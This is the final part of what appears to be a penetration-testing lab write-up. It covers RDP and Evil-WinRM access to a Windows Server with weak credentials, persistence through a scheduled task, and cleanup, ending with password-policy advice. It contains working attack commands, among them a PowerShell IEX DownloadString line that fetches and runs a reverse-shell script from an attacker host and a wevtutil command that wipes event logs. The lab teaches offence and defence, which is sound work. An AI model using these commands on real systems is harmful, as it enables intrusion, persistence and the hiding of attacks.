rdesktop 192.168.1.55 -u testuser -p 'Password123!' Full RDP session established as lab\testuser
Step 5: WinRM Exploitation with Evil-WinRM#
First scanned WinRM using Metasploit to confirm it was open:
use auxiliary/scanner/winrm/winrm_login
set RHOSTS 192.168.1.55
set USERNAME testuser
set PASSWORD Password123!
runThen connected directly using Evil-WinRM:
evil-winrm -i 192.168.1.55 -u testuser -p 'Password123!' WinRM port open and Evil-WinRM shell connecting
Successfully obtained a PowerShell session as lab\testuser with administrative privileges:
whoami                        # lab\testuser
net localgroup administrators # testuser is in the Administrators group PowerShell session as lab\testuser — full administrative access confirmed
Step 6: Post-Exploitation — Persistence via Scheduled Task#
With administrative access, established persistence using a scheduled task named "PersistentShell" — configured to execute a reverse shell script on user logon:
rundll32.exe keymgr.dll,KRShowKeyMgr
$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-c Start-Process 'powershell.exe' -ArgumentList '-c IEX(New-Object Net.WebClient).DownloadString(''http://192.168.1.39/shell.ps1'')'"
$trigger = New-ScheduledTaskTrigger -AtLogOn
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "PersistentShell" "PersistentShell" scheduled task created and in Ready state
Step 7: Clean Up#
Cleared event logs and removed the scheduled task to simulate post-attack cleanup:
wevtutil cl System
Unregister-ScheduledTask -TaskName "PersistentShell" -Confirm:$false
exit Event logs wiped and PersistentShell task unregistered
Conclusion#
This lab walked through a complete attack chain against a misconfigured Windows Server: reconnaissance, credential brute-force across three protocols (SMB, RDP, WinRM), full administrative access via Evil-WinRM, persistence via a scheduled task, and post-attack cleanup.
The key takeaway: weak credentials are the single biggest enabler here. Every step after the initial scan only worked because the target had simple, guessable passwords. Strong password policies and network segmentation would have stopped this chain at Step 3.
Up next: reverse shells, scheduled task persistence with a delayed start, and mitigation strategies.